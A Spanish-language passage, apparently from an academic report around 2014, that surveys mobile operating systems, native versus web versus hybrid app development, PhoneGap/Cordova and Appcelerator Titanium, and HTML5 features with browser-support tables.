Windows Phone es el sistema operativo móvil de Microsoft. Al igual que iOS, su código es cerrado y se distribuye bajo una licencia propietaria. Posee la tercera base de usuarios más grande, aunque su porcentaje es de alrededor de un 3%.



Este sistema operativo incluye integración con los servicios de Microsoft, entre los que se incluyen entre otros OneDrive, Office, Xbox y Bing.

Entre los fabricantes de teléfonos que cuentan con este sistema operativo se incluyen Nokia, HTC y Samsung. La última versión del sistema operativo es WP 8.1, de agosto de 2014.

Firefox OS

Firefox OS, también conocido como B2G (*Boot To Gecko*) ha sido creado por la fundación Mozilla, una compañía sin ánimo de lucro. Firefox OS es libre (*open-source*) y usa la licencia *Mozilla Public License*.




Este sistema operativo tiene como objetivo ser alternativa a los sistemas operativos citados anteriormente, mediante el uso de estándares abiertos, como HTML5, CSS o JavaScript. Además, dispone de un API que permite a las aplicaciones desarrolladas

para Firefox OS acceder a funciones avanzadas del teléfono, como puede ser realizar una llamada o enviar un mensaje de texto.

También dispone de un repositorio de aplicaciones (*market-place*). La última versión de Firefox OS es 1.3.0, de marzo de 2014.


BlackBerry

BlackBerry es el nombre del sistema operativo que produce la compañía de nombre homónimo, BlackBerry. Es de código cerrado y propietario. 

La última versión de este sistema operativo, BlackBerry 10, conforma la nueva generación de *smartphones* y *tablets* de esta plataforma. Todos los dispositivos que disponen de este sistema operativo son fabricados por la propia compañía.

Pese a haber sido una de las plataformas más predominantes en el mundo de los sistemas operativos móviles, en el año 2014 su cuota de mercado era inferior al 1%.

Tizen

Tizen está desarrollado por la Linux Foundation en colaboración con Tizen Association y un grupo de técnicos directivos procedentes de Intel y Samsung. Tizen es un sistema operativo preparado para operar en *smartphones*, *tablets*, *smart TVs* y ordenadores de a bordo de vehículos. El código del sistema es libre (*open-source*). Su objetivo es ofrecer una experiencia de usuario consistente entre los distintos dispositivos en los que se encuentre instalado, sean del tipo que sean. 

Los componentes principales de Tizen son el núcleo Linux y el entorno de ejecución WebKit. Gracias al motor de WebKit, este sistema operativo está preparado para ejecutar aplicaciones escritas en HTML5, CSS y JavaScript.

La última versión de este sistema operativo es Tizen 2.2, de noviembre de 2013.

2.1.1. Desarrollo de aplicaciones

Existen mayoritariamente tres tipos de aplicaciones móviles: las aplicaciones nativas, las aplicaciones basadas en la web y las aplicaciones híbridas.

Aplicaciones nativas

Las aplicaciones nativas son específicas de la plataforma a la que se destina (Android, iOS, Windows Phone, etc.). Para cada una de ellas se utilizan distintas herramientas y el lenguaje de desarrollo es distinto en cada caso. Así, entre las tres plataformas más utilizadas, la metodología de desarrollo es distinta.

Android

El entorno de desarrollo integrado más utilizado es Eclipse (es la plataforma oficial, a la que se le debe instalar el complemento *Android Development Tools*, ADT), y como lenguaje de programación se usa **Java**.

El SDK de Android incluye un conjunto de herramientas de desarrollo, que comprende un depurador de código, biblioteca, un simulador de teléfono basado en QEMU, documentación, ejemplos de código y tutoriales. Las plataformas de desarrollo soportadas incluyen Windows XP o superior, MacOS X 10.4.9 o superior y la mayor parte de distribuciones Linux modernas.




Figura 5. Eclipse y el *plug-in* ADT mostrando un proyecto de app para Android

iOS

Se utiliza Xcode como entorno de programación, y **Objective-C** como lenguaje de programación.

Xcode es el entorno de desarrollo integrado de Apple Inc. y se suministra gratuitamente junto con MacOS X. Xcode trabaja conjuntamente con Interface Builder, una herencia de NeXT, una herramienta gráfica para la creación de interfaces de usuario. Este IDE solo está disponible para MacOS X 10.8 o superior.

En las últimas versiones de iOS, los desarrolladores pueden utilizar el lenguaje programación **Swift**, que fue presentado en junio de 2014, y permite implementar aplicaciones tanto para MacOS X como para iOS. Swift está diseñado para funcionar conjuntamente con los *frameworks* Cocoa y Cocoa Touch, y es compatible con el código escrito hasta el momento con Objective-C. El objetivo de Apple con este nuevo lenguaje de programación era crear un lenguaje más seguro y más fácil de implementar, que evite errores comunes en la programación.



Figura 6. Entorno de desarrollo Xcode⁷

⁷ Fuente: Apple Developer, <http://developer.apple.com/technologies/tools/>.

Windows Phone

Se desarrolla usando el lenguaje de programación **C#** (aunque también se puede desarrollar en cualquier otro lenguaje de la familia de .NET, como VB.NET o J#), y el IDE utilizado para la implementación de las aplicaciones es el Microsoft Visual Studio.

La forma más común de desarrollar aplicaciones para Windows Phone es con un proyecto XAML & C#/VB. La interfaz de usuario se define con XAML y la lógica con C# o Visual Basic .NET. Con este tipo de proyecto tenemos acceso a las APIs .NET para Windows Phone y Windows Phone Runtime, ambas con código administrado. Además, los desarrolladores con experiencia en WPF o Silverlight disponen de todas las aptitudes necesarias para comenzar a desarrollar para Windows Phone.




Figura 7. Microsoft Visual Studio 2013

Aplicaciones basadas en la web

Por otro lado, las aplicaciones basadas en la web utilizan tecnologías web estándar, como son HTML5, CSS y JavaScript. Este enfoque de programar una vez y ejecutar en

cualquier plataforma que sea compatible (se necesita un navegador web moderno) se puede utilizar para crear aplicaciones multiplataforma. Sin embargo, usando únicamente HTML5 y JavaScript enseguida se encuentran diversas limitaciones como pueden ser la gestión de la sesión, almacenamiento seguro de datos en local y acceso a la funcionalidad del dispositivo (por ejemplo, la cámara, la agenda, geolocalización, etc.).

Aplicaciones híbridas

Las aplicaciones híbridas permiten integrar aplicaciones desarrolladas con los estándares creados para la web (es decir, HTML5, CSS y JavaScript) dentro de un contenedor o *framework*, que se encargará de comunicar con el API nativo del dispositivo. De esta manera se pueden crear aplicaciones multiplataforma, como es el caso de las aplicaciones basadas en web, y que tengan acceso a todas las características del dispositivo, como en el caso de las aplicaciones nativas.

2.1.2. Diferencias con otros tipos

Las aplicaciones móviles híbridas contienen tanto código nativo como conceptos aplicados a aplicaciones móviles basadas en la web. Contienen código nativo pero no son completamente nativas. Normalmente el código nativo se proporciona a través de un API de JavaScript, de forma que el código JavaScript de la aplicación pueda tener acceso a funciones nativas del teléfono, como puede ser obtener una imagen con la cámara o acceder a la agenda de contactos. Se puede implementar funcionalidad adicional creando componentes nativos (“plug-ins”) para el entorno de trabajo de manera que se pueda realizar alguna otra tarea no contemplada por el API que trae la plataforma por defecto.

A diferencia de las aplicaciones móviles basadas en web, en las que el código de la aplicación se aloja en un servidor y el dispositivo debe descargarlo para mostrarlo en un navegador, las aplicaciones híbridas contienen el HTML, CSS y JavaScript en la propia aplicación, por lo que pueden funcionar sin necesitar acceso a la red.

Un usuario de una aplicación híbrida no notará diferencia respecto a cualquier otra aplicación nativa. Se puede abrir o cerrar de la misma manera que si fuese una aplicación nativa; no como ocurre en las aplicaciones basadas en web, en las que el usuario debe acceder a través de un navegador.

Como cabría esperar, las aplicaciones híbridas para móviles tienen sus ventajas e inconvenientes. A la hora de decidir qué tipo de aplicación se va a desarrollar esto debe tenerse en cuenta.

Ventajas:

- El código de una aplicación móvil híbrida puede ser igual en todas las plataformas para las que se desarrolle la aplicación. El *framework* se encargará de gestionar las llamadas al código nativo, que es distinto en cada plataforma.
- La mayoría de desarrolladores han usado alguna vez JavaScript, por lo que la curva de aprendizaje es mucho menor que para aprender a programar una aplicación nativa. Además, como se ha comentado en el punto anterior, solo será necesario un desarrollo para crear una aplicación en múltiples plataformas.
- La interfaz de la aplicación y la lógica de negocio se pueden construir y depurar en un navegador web usando un *framework* de emulación. De esta manera se pueden reducir los costes de desarrollo, en función de las herramientas necesarias para desarrollar aplicaciones nativas para las plataformas de destino.

Desventajas:

- Las aplicaciones híbridas son más susceptibles de tener un peor rendimiento de cara al usuario, conllevando que se produzcan retrasos al utilizar la interfaz. La causa es que este tipo de aplicaciones necesitan varias capas adicionales de abstracción respecto a una aplicación nativa.
- Solamente un cierto subconjunto de la funcionalidad nativa está disponible, dependiendo del *framework* que se utilice para el desarrollo de la aplicación. Cualquier otra funcionalidad puede desarrollarse aparte, mediante la creación de *plug-ins*. El problema es que cada uno de los *plug-ins* debe ser implementado en todas las plataformas en las que va a ejecutarse la aplicación.
- Al igual que ocurre con las aplicaciones nativas, cualquier cambio en el código requiere que deba recompilarse la aplicación completa, y todos los usuarios que la habían descargado deberán descargar la nueva actualización. Esto es una ventaja clara para las aplicaciones basadas en web, ya que se tiene la certeza de que el código que se va a ejecutar es siempre el último disponible, pues no se requiere al usuario tener que actualizar sus aplicaciones constantemente.

El desarrollo de aplicaciones móviles está evolucionando constantemente. Aproximadamente cada seis meses (Android) o cada año (iOS, Windows Phone) se lanza una nueva versión de los sistemas operativos, que implementan nuevas características y funcionalidades que en un principio solo están disponibles en las aplicaciones nativas. Enseguida los contenedores de aplicaciones híbridas comienzan a implementar un API para poder usar la nueva funcionalidad.

Tabla 2. Comparativa de tipos de aplicaciones

		Aplicaciones nativas	Aplicaciones basadas en web	Aplicaciones híbridas
Características	Gráficos	API nativo	HTML, <i>canvas</i> , SVG	HTML, <i>canvas</i> , SVG
	Rendimiento	Rápido	Lento	Lento
	<i>Look and feel</i> nativo	Nativo	Emulado	Emulado
	Distribución	Tienda de apps	Vía web	Tienda de apps
Acceso al dispositivo	Cámara	Sí	No	Sí
	Notificaciones	Sí	No	Sí
	Contactos, calendario	Sí	No	Sí
	Almacenamiento local	Sistema de archivos	SQL compartido	Sistema de archivos y SQL comportado
	Geolocalización	Sí	Sí	Sí
Gestos	<i>Swipe</i>	Sí	Sí	Sí
	Zoom	Sí	No	Sí
Conectividad		Online y offline	Online	Online y offline
Lenguajes en los que se desarrolla		Objective C, Java, C# (.NET)	HTML5, CSS, JavaScript	HTML5, CSS, JavaScript

2.1.3. Ejemplo de código

```
<!DOCTYPE html>
<html>
  <head>
    <title>Ejemplo</title>
  </head>
  <body>
    <button onclick="camera(); return false;"></button>
    <img id="imagen">
  </body>
</html>
```




```

function camera() {
    navigator.camera.getPicture(
        onSuccess,
        onError,
        {
            quality: 70,
            destinationType: Camera.DestinationType.DATA_URL
        }
    );
}

function onSuccess(imgData) {
    var imagen = document.getElementById('imagen');
    imagen.src = "data:image/jpeg;base64," + imgData;
}

function onError(error) {
    console.log('Error: ' + error);
}

```

JS

2.2. Soluciones existentes

Existen multitud de *frameworks* que permiten la creación de aplicaciones híbridas para dispositivos móviles.

Tabla 3. Soluciones existentes para el desarrollo de aplicaciones móviles híbridas

Nombre de la solución	Sitio web	Licencia de uso	Última versión
PhoneGap / Apache Cordova	https://cordova.apache.org/	Libre (Apache License, v2.0)	3.0.0
Appcelerator Titanium	http://www.appcelerator.com/titanium/titanium-sdk/	Libre (Apache License)	3.1.1
Appear IQ	http://www.appearnetworks.com/	Propietario	8.0.2
HP Anywhere	http://www.pronq.com/software/hp-anywhere	Propietario	10.11
IBM Worklight	http://www-03.ibm.com/software/products/en/worklight	Propietario	5
Oracle ADF Mobile Framework	http://www.oracle.com/us/corporate/features/mobile/index.html	Propietario	11.1.1.6
CocoonJS by Ludei	https://www.ludei.com/	Propietario	1.4.4
Kendo Mobile	http://www.telerik.com/kendo-ui	Propietario	2013.2.716
Appzillon	http://www.appzillon.com	Propietario	2.2.0
Ionic	http://ionicframework.com/	Libre (licencia MIT)	1.0.0-beta6

Las herramientas más usadas por los desarrolladores de aplicaciones híbridas para móviles son PhoneGap (Apache Cordova) y Titanium AppCelerator.

2.2.1. PhoneGap/Apache Cordova

PhoneGap es un entorno de desarrollo para aplicaciones móviles híbridas creado por Nitobi, adquirido en el año 2011 por Adobe Systems. El software sobre el que se ejecuta PhoneGap es Apache Cordova, de ahí que también a este *framework* se le conozca también con este nombre.



Las primeras versiones de PhoneGap requerían un ordenador de Apple para poder desarrollar aplicaciones para iOS, o un ordenador con Windows si el destino del desarrollo era Windows Mobile. En septiembre de 2012 se lanzó un nuevo servicio que permite a los programadores cargar código HTML, CSS y JavaScript en un “compilador en la nube” que se encarga de generar aplicaciones para cada una de las plataformas soportadas (PhoneGap Build).

PhoneGap Build está disponible a través de Adobe Creative Cloud, un servicio de suscripción mensual que permite descargar e instalar aplicaciones de escritorio de la Adobe Creative Suite (Photoshop, Dreamweaver, etc.). El precio de este servicio, que incluye la compilación en la nube, es de 74 dólares al mes. También existe una licencia que únicamente incluye PhoneGap Build, por un precio de 29 dólares al mes.

Por otro lado, desde la versión 1.9 se puede mezclar fragmentos de código nativo y código híbrido en una misma aplicación.

El núcleo de las aplicaciones desarrolladas con PhoneGap es el uso de HTML5 y CSS3 para renderizar los contenidos, y JavaScript para la lógica de la aplicación. Aunque HTML5 proporciona ahora acceso al hardware subyacente, como el acelerómetro, la cámara o el GPS, el soporte por parte de los distintos navegadores para acceder a estas características no es consistente, sobre todo en versiones antiguas de Android. Para superar estas limitaciones, el *framework* de PhoneGap incrusta el código HTML5 dentro de una vista web nativa en el dispositivo, utilizando un API de JavaScript propio que se comunica con el propio dispositivo.

Existen multitud de *plug-ins* para PhoneGap que permiten a los desarrolladores agregar nueva funcionalidad que se puede llamar desde el código JavaScript, permitiendo la comunicación directa entre el interfaz nativo y la página HTML5. PhoneGap incluye

algunos *plug-ins* básicos para permitir el acceso al acelerómetro, la cámara, el micrófono, la brújula y el sistema de archivos, entre otros.

Sin embargo, el uso de tecnologías basadas en la web provoca que las aplicaciones funcionen más lentas que las aplicaciones equivalentes programadas en nativo. Adobe ha avisado a los usuarios que algunas aplicaciones desarrolladas con este *framework* pueden ser rechazadas por Apple debido a un peor rendimiento o por carecer de un aspecto “no nativo” (las aplicaciones no tienen un aspecto consistente con lo que los usuarios han llegado a esperar en la plataforma).

Las plataformas soportadas y la funcionalidad permitida en cada una de estas plataformas queda recogida en la siguiente tabla:

Tabla 4. Plataformas soportadas y funcionalidad disponible en PhoneGap

	iPhone		Android	Windows Phone	BlackBerry			Bada	Symbian	web OS	Tizen	Ubuntu Touch	Firefox OS
	3G	4 o más			10	4.6-4.7	5.0-6.0						
Acelerómetro	Sí	Sí	Sí	Sí	Sí	No	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Cámara	Sí	Sí	Sí	Sí	Sí	No	Sí	Sí	Sí	Sí	Sí	Sí	?
Brújula	No	Sí	Sí	Sí	Sí	No	No	Sí	No	Sí	Sí	Sí	Sí
Contactos	Sí	Sí	Sí	Sí	Sí	No	Sí	Sí	Sí	No	Sí	No	Sí
Sistema de archivos	Sí	Sí	Sí	Sí	Sí	No	Sí	No	No	No	Sí	Sí	?
Geolocalización	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Vídeo/audio	Sí	Sí	Sí	Sí	Sí	No	No	No	No	No	Sí	Sí	?
Acceso a la red	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	?
Notificaciones	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Almacenamiento	Sí	Sí	Sí	Sí	Sí	No	Sí	No	Sí	Sí	Sí	Sí	?

2.2.2. Appcelerator Titanium

Titanium es un *framework* de código abierto que permite la creación de aplicaciones móviles en una gran cantidad de sistemas operativos, incluyendo iOS, Android, Windows Phone y BlackBerry OS partiendo del desarrollo de un solo código usando JavaScript mayoritariamente. Se estima que el 10% de las



aplicaciones instaladas en *smartphones* ejecutan aplicaciones creadas con este marco de trabajo.

El componente central de Titanium es el kit de desarrollo de software, Titanium SDK, bajo la licencia Apache. También consta de un modelo vista controlador (MVC), llamado Alloy, y el entorno de desarrollo integrado, Titanium Studio, disponible como *freeware*.

Todo el código fuente de la aplicación se despliega en el dispositivo móvil, donde es interpretado un motor de JavaScript. En este caso se usa el motor Mozilla Rhino en Android y BlackBerry, y JavaScript-Core en iOS. La carga de las aplicaciones es más lenta comparada con otras aplicaciones desarrolladas nativamente, ya que el intérprete y las librerías necesarias deben cargarse antes de que se pueda comenzar a ejecutar el código de la aplicación.

Entre las características más importantes de Appcelerator Titanium se incluyen las siguientes:

- Un API multiplataforma para acceder a los componentes nativos de la interfaz de usuario, como barras de navegación, menús y cuadros de diálogo. Además, también incluye funcionalidad para acceder al sistema de ficheros, a la red, geolocalización, etc.
- El acceso transparente de la funcionalidad nativa del sistema operativo no está cubierta por el API.

Por tanto, debido a estas características, Appcelerator no puede considerarse un ejemplo de “escribe código una vez, ejecútalo en cualquier plataforma”. Las razones por las que los desarrolladores de Titanium decidieron crear un *framework* así es permitir el uso de APIs específicas de cada una de las plataformas, manteniendo un API común para toda aquella funcionalidad que suele utilizarse con frecuencia (por ejemplo, dibujar un rectángulo o hacer una petición HTTP).

Usando Appcelerator se intenta conseguir que gran cantidad del código pueda estar unificado, partiendo de un API común en todas las plataformas, a las que se añade la funcionalidad específica del sistema operativo para el que se está escribiendo la aplicación.

En resumen, cuando se desarrolla una aplicación con Titanium, el resultado será una aplicación nativa, pese a estar escrita en JavaScript. Titanium debería ser considerado

como un *framework* para crear aplicaciones nativas, y no una mera abstracción de la plataforma para la que se esté desarrollando.




Figura 8. Appcelerator Titanium mostrando un proyecto de aplicación para móviles

2.2.3. Diferencias

La diferencia fundamental entre PhoneGap y Appcelerator es que, aunque ambos *frameworks* permiten compilar las aplicaciones y se permite su instalación en los dispositivos, la gran mayoría de interacción con el usuario se realiza a través de un *WebView* que muestra un sitio web local.

PhoneGap soporta una mayor cantidad de plataformas, a costa de utilizar un *framework* compuesto por HTML5 y JavaScript, cuyo rendimiento en general no es el mejor.

Appcelerator Titanium permite que una aplicación escrita por completo en JavaScript pueda ser traducida y compilada como código nativo, consiguiendo una experiencia totalmente nativa. En cambio, Titanium únicamente soporta las plataformas de Android e iOS.

Así, si el objetivo es crear una aplicación que usa buena parte de las características del sistema operativo, la opción a elegir es Appcelerator; sin embargo si la aplicación no hará un uso intensivo del procesador y se requiere un mayor soporte de plataformas, se debería elegir PhoneGap.

Tabla 5. Resumen de diferencias entre PhoneGap y Titanium Appcelerator

PhoneGap	Titanium Appcelerator
No incluye kit de interfaz de usuario. Utiliza HTML5, CSS3 y jQuery Mobile.	Interfaz de usuario JavaScript que se asigna a la interfaz nativa.
Software libre, con respaldo de Adobe.	Software propietario.
Empaqueta la aplicación en su propio <i>framework</i> .	Compila a código nativo.
Menor distribución.	Mayor distribución.
Permite el acceso a hardware del dispositivo (limitado).	Permite el acceso a hardware del dispositivo.
Interfaz de usuario más fácil de procesar y mejor manejo de la memoria.	Problemas debido al comportamiento HTML de las apps multiplataforma, la estabilidad y la gestión de la memoria.
Interfaz de usuario escalable (permite adaptarse a distintos dispositivos).	Aunque sea nativa, la interfaz de usuario no es escalable.

2.3.HTML5

HTML5 es la última evolución del estándar que define el lenguaje de marcado HTML (*HyperText Markup Language*), ampliamente utilizado en la web. Esta nueva versión del lenguaje contiene nuevos elementos, atributos y comportamientos, y un gran conjunto de tecnologías que permiten la creación de páginas web más diversas y de gran alcance.



Se ha diseñado especialmente para distribuir contenido avanzado sin necesidad de utilizar *plug-ins* de terceros. En la versión actual de HTML5, que todavía se encuentra en desarrollo, se da la especificación para poder incluir en las nuevas páginas web animaciones, gráficos, vídeos, y cualquier otro elemento que haga que la aplicación web sea compleja.

Además, HTML5 es multiplataforma. Está diseñado para funcionar en cualquier dispositivo, ya sea un ordenador, un tablet o un *smartphone*.

HTML5 comenzó su desarrollo gracias a la cooperación entre el World Wide Web Consortium (W3C) y el Web Hypertext Application Technology Working Group (WHATWG). Este grupo estaba trabajando con formularios web y aplicaciones, mientras que el W3C estaba trabajando en el nuevo XHTML 2.0. En el año 2006, decidieron unirse y cooperar en la creación de la nueva versión del estándar HTML. Algunas reglas que establecieron para basar la especificación del nuevo estándar son las siguientes:



- Las nuevas funcionalidades deben basarse en HTML, CSS y JavaScript en su totalidad.
- El uso y la necesidad de emplear *plug-ins* (como Adobe Flash) debe ser reducido. Algunos de estos complementos pueden causar inestabilidad o fallos de seguridad en el navegador, por lo que es conveniente minimizar su uso en favor de las nuevas posibilidades que ofrece HTML5.
- El manejo de errores se debe simplificar.
- El uso de scripts para añadir funcionalidad se minimizaría, prefiriéndose ampliar los elementos y atributos de HTML disponibles.
- El estándar debe ser independiente del dispositivo.
- El proceso de desarrollo debe ser visible al público, es decir, cualquiera puede ver el estado actual de desarrollo.

HTML5 conforma un conjunto de especificaciones que todos los navegadores que deseen seguir el estándar deben implementar. El propósito es mejorar las posibilidades que ofrece el navegador, de modo que sea capaz de ejecutar aplicaciones complejas (*Rich Internet Applications*). Las páginas HTML5 también deben poder ejecutarse en dispositivos móviles, de la misma manera que se ejecuta en cualquier ordenador.

El estándar HTML5 no está formado por una sola tecnología, sino que es el conjunto de varias. Entre estas, destacan los siguientes componentes:

- *Document Object Model* (DOM): Proporciona un conjunto estándar de objetos para representar documentos HTML y XML, un modelo estándar sobre cómo pueden combinarse dichos objetos y una interfaz estándar para acceder a ellos y manipularlos.
- *XMLHttpRequest*: Es una interfaz empleada para realizar de manera asíncrona peticiones HTTP/HTTPS a servidores web. La interfaz se implementa como una

clase de la que una aplicación cliente puede generar tantas instancias como necesite para manejar el diálogo con el servidor.

- *Cross-Origin Resource Sharing* (CORS): Es un mecanismo que permite que los recursos (imágenes, JavaScript, fuentes, etc.) de una página web puedan ser obtenidos de otro dominio distinto al que originó la petición.
- *Web storage*: Funcionalidad que permite el almacenamiento de datos en el navegador. Existe un almacén permanente (*localStorage*) y otro de sesión (*sessionStorage*). 
- *Web sockets*: Es un protocolo que permite la comunicación bidireccional (*full-duplex*) entre un cliente y un servidor a través de una conexión TCP.
- *Web SQL*: Permite la creación de bases de datos relacionales, a las que se puede acceder para realizar consultas, modificaciones o borrados de los datos usando el lenguaje SQL. 
- *Web workers*: Es un script escrito en el lenguaje JavaScript que se ejecuta en una página HTML y que realiza tareas en segundo plano, independiente de los demás scripts. Su objetivo es utilizar procesadores de varios núcleos de forma más eficiente que usando únicamente scripts tradicionales.

2.3.1. Soporte en los navegadores de escritorio

Tabla 6. Soporte de las nuevas características de HTML5 en los navegadores de escritorio

	Firefox	Chrome	Internet Explorer	Safari
Última versión (fecha lanzamiento)	32.0 (09/2014)	37 (08/2014)	11 (10/2013)	7 (06/2013)
Etiquetas y atributos HTML5	Sí	Sí	Sí	Sí
Web workers	Sí	Sí	Sí	Sí
Web SQL	No	Sí	No	Sí
Indexed DB	Sí	No	Sí	No
Drag&drop	Sí	Sí	Sí	Sí
Web sockets	Sí	Sí	Sí	Sí
Canvas/WebGL	Sí	Sí	Sí	Sí
File API	Sí	Sí	Sí	Sí
